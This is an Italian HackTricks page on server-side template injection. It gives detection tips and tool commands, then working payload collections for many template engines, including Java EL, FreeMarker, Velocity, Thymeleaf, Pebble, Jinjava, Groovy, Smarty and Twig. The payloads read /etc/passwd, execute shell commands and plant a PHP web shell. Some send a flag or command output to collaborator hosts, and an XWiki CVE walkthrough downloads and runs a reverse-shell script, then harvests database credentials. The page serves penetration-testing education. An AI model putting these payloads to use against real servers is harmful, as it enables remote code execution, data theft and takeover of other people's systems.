 HackTricks
SSTI (Server Side Template Injection)
Tip
Impara e pratica AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
Impara e pratica GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
Impara e pratica Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
Supporta HackTricks
- Controlla i piani di abbonamento!
- Unisciti al 💬 gruppo Discord, al gruppo telegram, segui @hacktricks_live su X/Twitter, oppure controlla la pagina LinkedIn e il canale YouTube.
- Condividi hacking tricks inviando PR ai repository github HackTricks e HackTricks Cloud.
Che cos’è SSTI (Server Side Template Injection)
La Server-side template injection è una vulnerabilità che si verifica quando un attaccante può iniettare codice malevolo in un template che viene eseguito sul server. Questa vulnerabilità può essere presente in diverse tecnologie, incluso Jinja.
Jinja è un popolare motore di template usato nelle applicazioni web. Consideriamo un esempio che dimostra uno snippet di codice vulnerabile che utilizza Jinja:
output = template.render(name=request.args.get('name'))
Nel codice vulnerabile, il parametro name della richiesta dell’utente viene passato direttamente nel template usando la funzione render. Questo può permettere a un attaccante di iniettare codice malevolo nel parametro name, portando a server-side template injection.
Ad esempio, un attaccante potrebbe creare una richiesta con un payload come questo:
http://vulnerable-website.com/?name={{bad-stuff-here}}
Il payload {{bad-stuff-here}} viene iniettato nel parametro name. Questo payload può contenere direttive di template Jinja che permettono all’attaccante di eseguire codice non autorizzato o manipolare il motore di template, potenzialmente ottenendo il controllo del server.
Per prevenire vulnerabilità di server-side template injection, gli sviluppatori dovrebbero assicurarsi che gli input utente siano correttamente sanitizzati e convalidati prima di essere inseriti nei template. Implementare la validazione degli input e utilizzare tecniche di escaping contestuale può aiutare a mitigare il rischio di questa vulnerabilità.
Detection
Per rilevare Server-Side Template Injection (SSTI), inizialmente, fuzzing the template è un approccio semplice. Questo comporta l’iniezione di una sequenza di caratteri speciali (${{<%[%'"}}%\) nel template e l’analisi delle differenze nella risposta del server tra dati normali e questo payload speciale. Indicatori di vulnerabilità includono:
- Errori restituiti, che rivelano la vulnerabilità e potenzialmente il motore di template.
- Assenza del payload nella riflessione, o parti mancanti, implicando che il server lo elabora diversamente rispetto ai dati normali.
- Contesto in chiaro: Distinguere da XSS verificando se il server valuta espressioni del template (es.,
{{7*7}},${7*7}). - Contesto di codice: Confermare la vulnerabilità modificando i parametri di input. Per esempio, cambiando
greetinginhttp://vulnerable-website.com/?greeting=data.usernameper vedere se l’output del server è dinamico o fisso, come ingreeting=data.username}}helloche restituisce il nome utente.
Identification Phase
Identificare il motore di template comporta l’analisi dei messaggi di errore o il testing manuale con payload specifici per linguaggi diversi. Payload comuni che causano errori includono ${7/0}, {{7/0}} e <%= 7/0 %>. Osservare la risposta del server a operazioni matematiche aiuta a individuare il motore di template specifico.
Identification by payloads
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*35XwCGeYeKYmeaU8rdkSdg.jpeg

- Maggiori informazioni su https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Tools
TInjA
uno scanner efficiente SSTI + CSTI che utilizza nuovi polyglots
tinja url -u "http://example.com/?name=Kirlia" -H "Authentication: Bearer ey..."
tinja url -u "http://example.com/" -d "username=Kirlia"  -c "PHPSESSID=ABC123..."
SSTImap
python3 sstimap.py -i -l 5
python3 sstimap.py -u "http://example.com/" --crawl 5 --forms
python3 sstimap.py -u "https://example.com/page?name=John" -s
Tplmap
python2.7 ./tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=*&comment=supercomment&link"
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=InjectHere*&comment=A&link" --level 5 -e jade
Template Injection Table
una tabella interattiva che contiene i template injection polyglots più efficaci insieme alle risposte previste dei 44 più importanti template engines.
Exploits
Generic
In questa wordlist puoi trovare variables defined presenti negli ambienti di alcuni degli engines menzionati qui sotto:
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-special-vars.txt
- https://github.com/danielmiessler/SecLists/blob/25d4ac447efb9e50b640649f1a09023e280e5c9c/Discovery/Web-Content/burp-parameter-names.txt
Java
Java - Basic injection
${7*7}
${{7*7}}
${class.getClassLoader()}
${class.getResource("").getPath()}
${class.getResource("../../../../../index.htm").getContent()}
// if ${...} doesn't work try #{...}, *{...}, @{...} or ~{...}.
Java - Recuperare le variabili d’ambiente del sistema
${T(java.lang.System).getenv()}
Java - Recuperare /etc/passwd
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}

${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
FreeMarker (Java)
Puoi provare i tuoi payloads su https://try.freemarker.apache.org
{{7*7}} = {{7*7}}${7*7} = 49#{7*7} = 49 -- (legacy)${7*'7'} Nothing${foobar}
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}
${"freemarker.template.utility.Execute"?new()("id")}

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
Freemarker - Sandbox bypass
⚠️ funziona solo su versioni di Freemarker precedenti alla 2.3.30
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
Maggiori informazioni
- Nella sezione FreeMarker di https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker
Velocity (Java)
// I think this doesn't work
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end

// This should work?
#set($s="")
#set($stringClass=$s.getClass())
#set($runtime=$stringClass.forName("java.lang.Runtime").getRuntime())
#set($process=$runtime.exec("cat%20/flag563378e453.txt"))
#set($out=$process.getInputStream())
#set($null=$process.waitFor() )
#foreach($i+in+[1..$out.available()])
$out.read()
#end
Maggiori informazioni
- Nella sezione Velocity di https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#velocity
Thymeleaf
In Thymeleaf, un test comune per le vulnerabilità SSTI è l’espressione ${7*7}, che si applica anche a questo motore di template. Per un potenziale remote code execution, si possono usare espressioni come le seguenti:
- SpringEL:
${T(java.lang.Runtime).getRuntime().exec('calc')}
- OGNL:
${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("calc")}
Thymeleaf richiede che queste espressioni siano collocate all’interno di attributi specifici. Tuttavia, expression inlining è supportato per altre posizioni del template, usando la sintassi [[...]] o [(...)]. Perciò, un semplice payload di test SSTI potrebbe essere [[${7*7}]].
Tuttavia, la probabilità che questo payload funzioni è generalmente bassa. La configurazione predefinita di Thymeleaf non supporta la generazione dinamica di template; i template devono essere predefiniti. Gli sviluppatori dovrebbero implementare un proprio TemplateResolver per creare template da stringhe al volo, cosa non comune.
Thymeleaf offre anche expression preprocessing, dove le espressioni racchiuse tra doppi underscore (__...__) vengono preprocessate. Questa caratteristica può essere utilizzata nella costruzione di espressioni, come dimostrato nella documentazione di Thymeleaf:
#{selection.__${sel.code}__}
Esempio di vulnerabilità in Thymeleaf
Considera il seguente frammento di codice, che potrebbe essere potenzialmente sfruttabile:
<a th:href="@{__${path}__}" th:title="${title}">
<a th:href="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('curl -d @/flag.txt burpcollab.com')}" th:title='pepito'>
Questo indica che se il motore di template elabora questi input in modo improprio, potrebbe portare a remote code execution accedendo a URL come:
http://localhost:8082/(7*7)
http://localhost:8082/(${T(java.lang.Runtime).getRuntime().exec('calc')})
Ulteriori informazioni
Spring Framework (Java)
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').getInputStream())}
Bypass dei filtri
Possono essere usate più espressioni di variabile: se ${...} non funziona prova #{...}, *{...}, @{...} o ~{...}.
- Leggi
/etc/passwd
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
- Script personalizzato per la generazione di payload
#!/usr/bin/python3

## Written By Zeyad Abulaban (zAbuQasem)
# Usage: python3 gen.py "id"

from sys import argv

cmd = list(argv[1].strip())
print("Payload: ", cmd , end="\n\n")
converted = [ord(c) for c in cmd]
base_payload = '*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec'
end_payload = '.getInputStream())}'

count = 1
for i in converted:
if count == 1:
base_payload += f"(T(java.lang.Character).toString({i}).concat"
count += 1
elif count == len(converted):
base_payload += f"(T(java.lang.Character).toString({i})))"
else:
base_payload += f"(T(java.lang.Character).toString({i})).concat"
count += 1

print(base_payload + end_payload)
Maggiori informazioni
Manipolazione delle view di Spring (Java)
__${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputStream()).next()}__::.x
__${T(java.lang.Runtime).getRuntime().exec("touch executed")}__::.x
Pebble (Java)
{{ someString.toUPPERCASE() }}
Vecchia versione di Pebble ( < versione 3.0.9):
{{ variable.getClass().forName('java.lang.Runtime').getRuntime().exec('ls -la') }}
Nuova versione di Pebble :
{% raw %}
{% set cmd = 'id' %}
{% endraw %}


{% set bytes = (1).TYPE
.forName('java.lang.Runtime')
.methods[6]
.invoke(null,null)
.exec(cmd)
.inputStream
.readAllBytes() %}
{{ (1).TYPE
.forName('java.lang.String')
.constructors[0]
.newInstance(([bytes]).toArray()) }}
Jinjava (Java)
{{'a'.toUpperCase()}} would result in 'A'
{{ request }} would return a request object like com.[...].context.TemplateContextRequest@23548206
Jinjava è un progetto open source sviluppato da Hubspot, disponibile su https://github.com/HubSpot/jinjava/
Jinjava - Command execution
Corretto da https://github.com/HubSpot/jinjava/pull/230
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
Maggiori informazioni
Hubspot - HuBL (Java)
{% %}delimitatori delle istruzioni{{ }}delimitatori delle espressioni{# #}delimitatori dei commenti{{ request }}- com.hubspot.content.hubl.context.TemplateContextRequest@23548206{{'a'.toUpperCase()}}- “A”{{'a'.concat('b')}}- “ab”{{'a'.getClass()}}- java.lang.String{{request.getClass()}}- class com.hubspot.content.hubl.context.TemplateContextRequest{{request.getClass().getDeclaredMethods()[0]}}- public boolean com.hubspot.content.hubl.context.TemplateContextRequest.isDebug()
Cerca “com.hubspot.content.hubl.context.TemplateContextRequest” e scopri il Jinjava project on Github.
{{request.isDebug()}}
//output: False

//Using string 'a' to get an instance of class sun.misc.Launcher
{{'a'.getClass().forName('sun.misc.Launcher').newInstance()}}
//output: sun.misc.Launcher@715537d4

//It is also possible to get a new object of the Jinjava class
{{'a'.getClass().forName('com.hubspot.jinjava.JinjavaConfig').newInstance()}}
//output: com.hubspot.jinjava.JinjavaConfig@78a56797

//It was also possible to call methods on the created object by combining the


{% raw %}
{% %} and {{ }} blocks
{% set ji='a'.getClass().forName('com.hubspot.jinjava.Jinjava').newInstance().newInterpreter() %}
{% endraw %}


{{ji.render('{{1*2}}')}}
//Here, I created a variable 'ji' with new instance of com.hubspot.jinjava.Jinjava class and obtained reference to the newInterpreter method. In the next block, I called the render method on 'ji' with expression {{1*2}}.

//{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}
//output: xxx

//RCE
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}
//output: java.lang.UNIXProcess@1e5f456e

//RCE with org.apache.commons.io.IOUtils.
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//output: netstat execution

//Multiple arguments to the commands
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//Output: Linux bumpy-puma 4.9.62-hs4.el6.x86_64 #1 SMP Fri Jun 1 03:00:47 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
Ulteriori informazioni
Expression Language - EL (Java)
${"aaaa"}- “aaaa”${99999+1}- 100000.#{7*7}- 49${{7*7}}- 49${{request}}, ${{session}}, {{faceContext}}
Expression Language (EL) è una funzionalità fondamentale che facilita l’interazione tra il livello di presentazione (come le pagine web) e la logica applicativa (come i managed bean) in JavaEE. Viene utilizzata estensivamente in diverse tecnologie JavaEE per snellire questa comunicazione. Le principali tecnologie JavaEE che utilizzano EL includono:
- JavaServer Faces (JSF): Usa EL per legare i componenti nelle pagine JSF ai corrispondenti dati e alle azioni del backend.
- JavaServer Pages (JSP): EL viene usata in JSP per accedere e manipolare i dati all’interno delle pagine JSP, rendendo più semplice collegare gli elementi della pagina ai dati dell’applicazione.
- Contexts and Dependency Injection for Java EE (CDI): EL si integra con CDI per permettere un’interazione fluida tra il livello web e i managed bean, garantendo una struttura dell’applicazione più coerente.
Consulta la pagina seguente per saperne di più sulla exploitation of EL interpreters:
Groovy (Java)
I seguenti Security Manager bypasses provengono da questo writeup.
//Basic Payload
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "ping cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net "
assert java.lang.Runtime.getRuntime().exec(cmd.split(" "))
})
def x

//Payload to get output
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "whoami";
out = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmd.split(" ")).getInputStream()).useDelimiter("\\A").next()
cmd2 = "ping " + out.replaceAll("[^a-zA-Z0-9]","") + ".cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net";
java.lang.Runtime.getRuntime().exec(cmd2.split(" "))
})
def x

//Other payloads
new groovy.lang.GroovyClassLoader().parseClass("@groovy.transform.ASTTest(value={assert java.lang.Runtime.getRuntime().exec(\"calc.exe\")})def x")
this.evaluate(new String(java.util.Base64.getDecoder().decode("QGdyb292eS50cmFuc2Zvcm0uQVNUVGVzdCh2YWx1ZT17YXNzZXJ0IGphdmEubGFuZy5SdW50aW1lLmdldFJ1bnRpbWUoKS5leGVjKCJpZCIpfSlkZWYgeA==")))
this.evaluate(new String(new byte[]{64, 103, 114, 111, 111, 118, 121, 46, 116, 114, 97, 110, 115, 102, 111, 114, 109, 46, 65, 83, 84, 84, 101, 115, 116, 40, 118, 97, 108, 117, 101, 61, 123, 97, 115, 115, 101, 114, 116, 32, 106, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116, 105, 109, 101, 46, 103, 101, 116, 82,117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 105, 100, 34, 41, 125, 41, 100, 101, 102, 32, 120}))
XWiki SolrSearch Groovy RCE (CVE-2025-24893)
XWiki ≤ 15.10.10 (fixed in 15.10.11 / 16.4.1 / 16.5.0RC1) rende feed RSS di ricerca non autenticati tramite la macro Main.SolrSearch. L’handler prende il parametro di query text, lo incapsula nella sintassi wiki e valuta le macro, quindi iniettando }}} seguito da {{groovy}} si esegue Groovy arbitrario sulla JVM.
- Fingerprint & scope – Quando XWiki è reverse-proxied dietro host-based routing, fuzz the
Hostheader (ffuf -u http://<ip> -H "Host: FUZZ.target" ...) per scoprire il vhost della wiki, poi navigare/xwiki/bin/view/Main/e leggere il footer (XWiki Debian 15.10.8) per determinare la build vulnerabile. - Trigger SSTI – Richiedere
/xwiki/bin/view/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22Hello%22)%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D%20. L’item RSS<title>conterrà l’output di Groovy. Eseguire sempre l’URL-encoding di tutti i caratteri in modo che gli spazi restino%20; sostituirli con+fa generare a XWiki un HTTP 500. - Run OS commands – Sostituire il corpo Groovy con
{{groovy}}println("id".execute().text){{/groovy}}.String.execute()avvia il comando direttamente conexecve(), quindi i metacaratteri di shell (|,>,&) non vengono interpretati. Usare invece un pattern download-and-execute:
"curl http://ATTACKER/rev -o /dev/shm/rev".execute().text"bash /dev/shm/rev".execute().text(lo script contiene la logica della reverse shell).
- Post exploitation – XWiki memorizza le credenziali del database in
/etc/xwiki/hibernate.cfg.xml; leakinghibernate.connection.passwordfornisce password di sistema reali riutilizzabili via SSH. Se l’unità di servizio impostaNoNewPrivileges=true, tool come/bin/sunon acquisiranno privilegi aggiuntivi anche con password valide, quindi pivotare via SSH invece di fare affidamento su binari SUID locali.
Lo stesso payload funziona su /xwiki/bin/get/Main/SolrSearch, e lo stdout di Groovy è sempre incorporato nel titolo RSS, quindi è semplice scriptare l’enumerazione dei comandi.
Other Java
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*NHgR25-CMICMhPOaIJzqwQ.jpeg

- Maggiori informazioni su https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Smarty (PHP)
{$smarty.version}
{php}echo `id`;{/php} //deprecated in smarty v3
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self::clearConfig())}
{system('ls')} // compatible v3
{system('cat index.php')} // compatible v3
Maggiori informazioni
- Nella sezione Smarty di https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#smarty
Twig (PHP)
{{7*7}} = 49${7*7} = ${7*7}{{7*'7'}} = 49{{1/0}} = Error{{foobar}} Nothing
#Get Info
{{_self}} #(Ref. to current application)
{{_self.env}}
{{dump(app)}}
{{app.request.server.all|join(',')}}

#File read
"{{'/etc/passwd'|file_excerpt(1,30)}}"@

#Exec code
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("whoami")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id;uname -a;hostname")}}
{{['id']|filter('system')}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{['id',""]|sort('system')}}

#Hide warnings and errors for automatic exploitation
{{["error_reporting", "0"]|sort("ini_set")}}
Twig - Formato del template
$output = $twig > render (
'Dear' . $_GET['custom_greeting'],
array("first_name" => $user.first_name)
);

$output = $twig > render (
"Dear {first_name}",
array("first_name" => $user.first_name)
);
Ulteriori informazioni
- Nella sezione Twig e Twig (Sandboxed) di https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#twig
Plates (PHP)
Plates è un motore di templating nativo per PHP, ispirandosi a Twig. Tuttavia, a differenza di Twig, che introduce una nuova sintassi, Plates sfrutta codice PHP nativo nei template, rendendolo intuitivo per gli sviluppatori PHP.
Controller:
// Create new Plates instance
$templates = new League\Plates\Engine('/path/to/templates');

// Render a template
echo $templates->render('profile', ['name' => 'Jonathan']);
Modello di pagina:
<?php $this->layout('template', ['title' => 'User Profile']) ?>

<h1>User Profile</h1>
<p>Hello, <?=$this->e($name)?></p>
Modello di layout:
<html>
<head>
<title><?=$this->e($title)?></title>
</head>
<body>
<?=$this->section('content')?>
</body>
</html>
Maggiori informazioni
PHPlib e HTML_Template_PHPLIB (PHP)
HTML_Template_PHPLIB è identico a PHPlib ma portato su Pear.
authors.tpl
<html>
<head>
<title>{PAGE_TITLE}</title>
</head>
<body>
<table>
<caption>
Authors
</caption>
<thead>
<tr>
<th>Name</th>
<th>Email</th>
</tr>
</thead>
<tfoot>
<tr>
<td colspan="2">{NUM_AUTHORS}</td>
</tr>
</tfoot>
<tbody>
<!-- BEGIN authorline -->
<tr>
<td>{AUTHOR_NAME}</td>
<td>{AUTHOR_EMAIL}</td>
</tr>
<!-- END authorline -->
</tbody>
</table>
</body>
</html>
authors.php
<?php
//we want to display this author list
$authors = array(
'Christian Weiske'  => 'cweiske@php.net',
'Bjoern Schotte'     => 'schotte@mayflower.de'
);

require_once 'HTML/Template/PHPLIB.php';
//create template object
$t =& new HTML_Template_PHPLIB(dirname(__FILE__), 'keep');
//load file
$t->setFile('authors', 'authors.tpl');
//set block
$t->setBlock('authors', 'authorline', 'authorline_ref');

//set some variables
$t->setVar('NUM_AUTHORS', count($authors));
$t->setVar('PAGE_TITLE', 'Code authors as of ' . date('Y-m-d'));

//display the authors
foreach ($authors as $name => $email) {
$t->setVar('AUTHOR_NAME', $name);
$t->setVar('AUTHOR_EMAIL', $email);
$t->parse('authorline_ref', 'authorline', true);
}

//finish and echo
echo $t->finish($t->parse('OUT', 'authors'));
?>
Maggiori informazioni
Altri PHP
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*u4h8gWhE8gD5zOtiDQalqw.jpeg
